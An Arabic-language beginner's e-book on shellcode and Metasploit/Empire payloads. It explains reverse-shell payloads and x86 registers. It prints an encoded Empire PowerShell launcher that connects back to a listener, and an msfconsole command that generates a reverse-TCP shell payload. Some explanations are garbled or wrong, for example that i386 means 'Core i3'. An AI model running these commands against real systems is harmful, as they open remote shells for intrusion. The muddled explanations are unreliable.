

## Book Shellcode >\_



---

Author: Matt homjx0e >\_

### Comments

[www.Twitter.com/homjxi0e](https://www.Twitter.com/homjxi0e)

### My CV

**I,am Gihad From Libya my Name  
homjxi0e Is an alias**

-----  
**#Microsoft Powershell Python  
Bash Ruby JavaScript Developer  
Metasploit Reverse Engineering  
Official,participant in the  
development Empirev3**



**Matt homjxi0e**

بسم الله الرحمن الرحيم والصلاة والسلام على اشرف الخلق والمرسلين سيدنا الحبيب والعزیز محمد وعلى اهله وصحبة اجمعين اللهم مصلي على اهل سيدنا محمد وعلى شهادة وعلى احبابة اللهم اسالك خير مافي هذا الكتاب وصدقة مافي هذا الكتاب لكل شخص يريد العلم وبسالله وانت العلي العظيم

=X0 =X1 =X2 =X3 =X4 =X5 =X6 =X7 =X8 =X9 =X10 =X11

## Ok What is the Shellcode

اول شي هنقوم بتعريف شيل كود من اسمة وحتا ماهو تحديداً  
اول شي ليش شيل وليش كلمة كود  
الان الشيل كود اصبحت ليس عبارة عن تقنية بل حتا تم تسميتها لغة الاستغلالية لي انة تم تطويرها من قبل متعلمينها واصبحت بمثابة لغة تم تسميتها على شيل كود لي انة اي سكريبت يوجد فيه اكواد شيل كود ايش هيعملك  
اول شي هيقوم بتطبيق استغلالة للبرنامج حسب رغبة مكتبة المبرمج وبعد هذا الاستغلال ايش هيعطيك :هيعطيك جلسة محاكاة معى الهدف التي تم استغلال البرنامج او الضعف التي تم استغلالة بي شيل كود  
لدالك تم تسميته شيل كود على انة بعد مينفذ الكود الاستغلالي على الهدف هيعطيك جلسة شيل معاة وتوضيح احيث المقارنة ليش تم تسميته لغة لي انها قد اتبثت تخطيها على مكان تم تصميمها لتنفيذة هوا استغلال الضعف البرامج ولكن معى مرور الوقت تم استخراج مواضيع تتخلف بشيل كود ليس فقط استغلال بل حتا تلاعب وهذا اتبث انها مفتوحة المصدر وقابلها للتطوير على حسب خبرة المستخدم وقبل كل شي محتجات التعلم معى هذا الكتاب هوا التركيز والصلاة على النبي وذكر الله  
ختمة لصفحة هادي نجى لي صفحة الثانية .

والان يوجد كمان في لغة شيل كود

Payload = Shellcode !

قبل ذكر بايلود شيل كود

Payload ماهو

هو عبارة عن رموز مشفرة موجود داخلها

Host=IP And Port

على شان حتا لمة الشخص يفتح البايلود او حتا يتم استغلال اي ضعف على الويندوز ويتم تنفيذ البايلود

هيقوم بفتح معبر اتصال مابين المهاجم والهدف هذا المعبر

اتصال هيكون مفتوح داخل البروسيس حتا يكون الاتصال نشط

دائما ولكن مين الي قام بهادة الاتصال كمى دكرت رموز

البايلود هيا تقوم بفتح عملية في البروسيس وبعد فتح هاده


العملية سيتم ارسال الاتصال العكسية للمهاجم في هذه

الاتصال العكسية التي سيصل للمهاجم سوف يكون فية جلسة

محكاة مبينة وبين الهدف اي كان المهاجم يستخدم

Framework Metasploit Or Empire-Post\_Exploitation

صور توضيحية للموضع لفهم كلامي





```
(Empire) > listeners

[*] Active listeners:

Name      Module      Host
Delay/Jitter KillDate
-----
http      http        http://192.168.1.5:4444
5/0.0

(Empire: listeners) >
(Empire: listeners) > launcher powershell http
powershell -noP -sta -w 1 -enc WwBSAEUAZgBdAC4AQQBTAFMARQBNAGIAbAB5AC
4ARwBLAFQAVAB5AHAARQAOAcAUwB5AHMAdABLAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0
AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8Aew
AKAF8AfQB8ACUAewAKAF8ALgBHAEUAVABGAGkARQBMAEQAKAAnAGEAbQBzAGkASQBuAGKA
dABGAGEAaQBsAGUAZAAnACwAJwB0AG8AbgBQAUAUYgBsAGkAYwAsAFMAAdABhAHQAaQBjAC
cAKQAuAFMAZQB0AFYAQQBMAFUUAZQAoACQAbgB1AEwAbAAsACQAdABYAHUARQApAH0A0wBb
AFMAeQBzAFQARQBtAC4ATgBFAHQALgBTAGUAUgBWAGkAYwBFAFAATwBJAG4AVABNAEEATg
BhAEcAZQBSAF0A0gA6AEUAWABWAGUAQwB0ADEAMAaAwAEMAbwB0AFQAaQBuAHUARQA9ADAA
OwAkAFcAYwA9AE4AZQBXC0ATwBCAGoAZQBjAHQAIAbTAHkAUwBUAEUATQAuAE4ARQB0AC
4AVwBFAEIAQwBMAGkARQBuAHQA0wAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAG
ACgAVwBpAG4AZABvAHcAcwAgAE4AVAAGADYALgAXAdSAtABXAE8AVwA2ADQA0wAgAFQAcg
BpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgb2ADoAMQAxAc4AMAApACAAbABpAGsAZQAgAEcA
ZQBjAGsAbwAnADsAJAB3AGMALgBIAEUAYQBkAGUAUgBTAC4AQQBEAGQAKAAnAFUAcwB1AH
IALQBBAgCAZQBwAHQAjWAsACQAdQApADsAJAB3AEMALgBQAFIAbwBYAFKAPQBbAFMAeQBT
AHQAZQBtAC4ATgBFAFQALgBXAGUAQgBSAGUAUQB1AGUAcwB0AF0A0gA6AEQAZQBGAEEAdQ
```

الان قمت بانشاء كودينج لتنفيدي للباورشيل هذا الكود هو  
عبارة عن منسق هيقوم بانشاء عملية باورشيل في بروسيس  
معى موجة اوامر هما الاتين هيكونو جلسة محاكاة وسوف تصل  
الجلسة بمجرد تنفيذ النص





وهنا ختم هاده صفحة معى تعريف بايلود ناتى لتعريف بايلود

.....

## What Is Payload=Shellcode !

هوا عبارة عن تحت كلمة بايلودات ستيج

Payloads Stage !

هناك 3 انواع للبايلودات

Stage And Stagers And Stagless

بنسبة لى

عبارة عن بايلود قليل الحجم يستخدم فى الشيل كود Stage

والبيفر اوفر فلو لى انه عادة ميم استغلال اضعاف البرامج

ويتم عرض على المهاجم مخزون مؤقت للبرامج وهذا

المخزون عبارة عن مخزون صغير الحجم لايتحمل اى حجم

كبير فلذلك تم تصميم سيدة

التي توفر لك بايلود يتم التحكم به من ناحية الحجم من Stage

حجم صغيرة سوف تعطية لك ومعى هذا الحجم الصغير التي

ستعطية لك انت قادر على تصغيرة اكثر او تكبيرة

اما

هيا لاتستخدم من قبل الشيل كود لى انها لا يوجد فيها اى Stager

رموز قليلة الحجم من احجام فوق الصغير تسمة متوسطة

وليس صغيرة واكثر الى الاحجام كبيرة

اى اداة تكون بايلود فهاداً يسمى

Stager !

لى انه غير محدود الحجم على عكس

التي صغيرة الحجم وتوفر لك التنقيص على حجمها Stage

اما

لايمكنك لمسة حتا لى انه حتا من ناحية رموزها البايلود Stager

تبعها تختلف

وغير قابلة للمس

اما Stagless

تجمع

1 dll

2 VBS

3 VBA

And Etc ..

الى هنا انتهى الصفحا وألأن ندخل على البدأ في شيل كود على طول

اول شي يوجد 8 اشياء تستخدم من قبل البرامج التي تعمل على

32 Bit 16 Bit And 8 Bit ::)

وصورة توضيحية للكلام خطوة خطوة نشالنه يوضح كل شي

The x86 Intel Register Set



اكتر شي الان يستعمل وحصريا عند الكل .>

Bit 32

لدالك نشالنه هنشرح السجلات للاغراض العامة تبع

Bit 32

ولكن في صور موضح ان كل بيت يستعمل عليه 4 سجلات

ولكن ان سجلات

Bit 16

تستعمل معى

Bit 32

لدالك يبدو 8

وكل واحدة من 8

لها ميزتها الخاصة وطريقة عملها

متلن

قابلة لي الطرح والضرب والقسمة وهيا تودي الاغراض

العامة

ماهيا الاغراض العامة هيا عبارة عن غرض معين تم تصميمها  
لي عملة لاكثر ولا اقل متلن الاب قال لولد اريد في الحياة ان  
تكون ولد تصلي لاتدخل في المعاصي هدا شرط تم وضعه من  
لمه الاب قد اجاب الطفل وهذا شرط يذهب عليك الطفل

صحيح ؟

لدالك كل وحدة من 8 التي في

Bit 32 And Bit 16

يوجد منها وحداً تودي اغراض عامة وغيرها اغراض خاصة الا  
وهيا الغرض التي تريده انت اد كنت مستخدم ماهر في الشيل  
كود اما التي هيا تستخدم لي الغرض العام لايمكنك ان  
تستخدمها لغرضك الخاص  
مثل مقلنا ان

1. Eax = عمل تودي عمل  
لي غرض عام

ونصيحة اخره طبعن هناك اشخاص يحبون كتيبي ل انة احب  
التوضيح بشكل كبير جداً مستحيل اذكر شي وما اوضحه بادن  
من الله الحبيب

زي مقلنا هناك منهم لغرض عام والافضل هما التي يستخدمو  
في اغراض خاصة  
اعطيتمكم فكرة منها توضيح لي  
ShellCode  
والهتكسة العكسية

---

.....  
ولكن اداً كان لقينا خلال تحليلنا ان هناك  
اي من سجل عام بجانب سجل خاص  
ماداً يفعلون اذ كانوا بجانب بعضهم وما المقصود بجانب بعضهم  
البعض على سبيل المثال استخدم  
اداة التحليل  
Smap !  
بمجرد انه نروح ونكون  
Payload Shellcode  
ونجي نقوم بتحليل على اداة سماب رح نفهم كثير من مواضع  
نشالة  
وهذا ينفعك في تحليل اي كود من شيل كود

Link Download Tool:

WWW.....

.....  
الان ناتي لي تكوين  
Payload =Shellcode From Metasploit !  
قم بكتابة المحكاة على الطرفية  
msfconsole -x "use payload/solaris/sparc/shell\_reverse\_tcp; set  
LHOST 192.168.1.7; set Lport 4442; generate -f  
/tmp/shellcode.c; exit;"  
الان قم بنقل الملف لي اداة سماب حتا نفهم التحليل  
طبعا مسار الملف حطيناه في  
Path > /tmp/shellcode.c  
.....



root@kali:~/Desktop/smap# ./smap.py -f shellcode.c

```
/$$$$$$ /$$$$$/$$$$ /$$$$$ /$$$$$
/$$____/ $$_ $$_ $$ |____ $$ /$$_ $$
| $$$$$$ | $$ \ $$ \ $$ /$$$$$$ | $$ \ $$
\____ $$ | $$ | $$ | $$ /$$_ $$ | $$ | $$
/$$$$$$/ | $$ | $$ | $$ | $$$$$$ | $$$$$$/
|____/ |_/ |_/ |_/ \____/ |____/
                               $$
                               $$
                               $$
                               |____/

Shellcode Mapper
Created by suraj (#r00t)
```

```
[*] Started smap at 14:59:19
[*] Checking file(shellcode.c)..
[+] File shellcode.c OK
[*] Details
    -> Length=144 byte(s)
    -> Unique charset=48 chars
        op codes: 00 01 02 03 07 08 09 0b 10 12 14 1a 20 21 23 2a 2b 30 3b 3e 5a 61 6e 82 84 90 91 92 94
96 98 9a 9c a0 a2 bf c0 d0 d8 da dc e0 e6 eb f0 f8 fc ff
[*] Disassembly info
    -> File name=output.tmp
    -> Architecture=i386
    -> Syntax=intel
    -> Sections count=1
        Section(s): .data
```

.....

طبعا من اجمل عارضة تحليلات شيل كود هيا سماب نجى  
نفهم بعض من المواضيع  
هنا حاليا تم تحليل جميع الرموز التي داخل  
File shellcode

....

00 01 02 03 07 08 09 0b 10 12 14 1a 20 21 23 2a 2b 30 3b 3e  
5a 61 6e 82 84 90 91 92 94 96 98 9a 9c a0 a2 bf c0 d0 d8 da dc  
e0 e6 eb f0 f8 fc ff

.....

وهذا هيا نتيجة عكس الرموز التي تم تحليل كلمة عكس الرموز  
هيا يعني تم تحليل الرموز وهادي هيا بيانات عكس الرموز

-> Length=144 byte(s)

هنا حجم الملف

.....

## وهنا بيانات جهازك

```
[*] Disassembly info  
-> File name=output.tmp  
-> Architecture=i386  
-> Syntax=intel  
-> Sections count=1
```

الي هيا لمة قمنا بتوليد شيل كود حطيناه في  
ملف

Tmp,,

.....  
Architecture=i386

الي هيا

i386

يعني انة

intel >\_ Core i 3

و 86

الي هو تحديديا

Bit 32

.....

والان ندخل في بعض التوضيح اكثر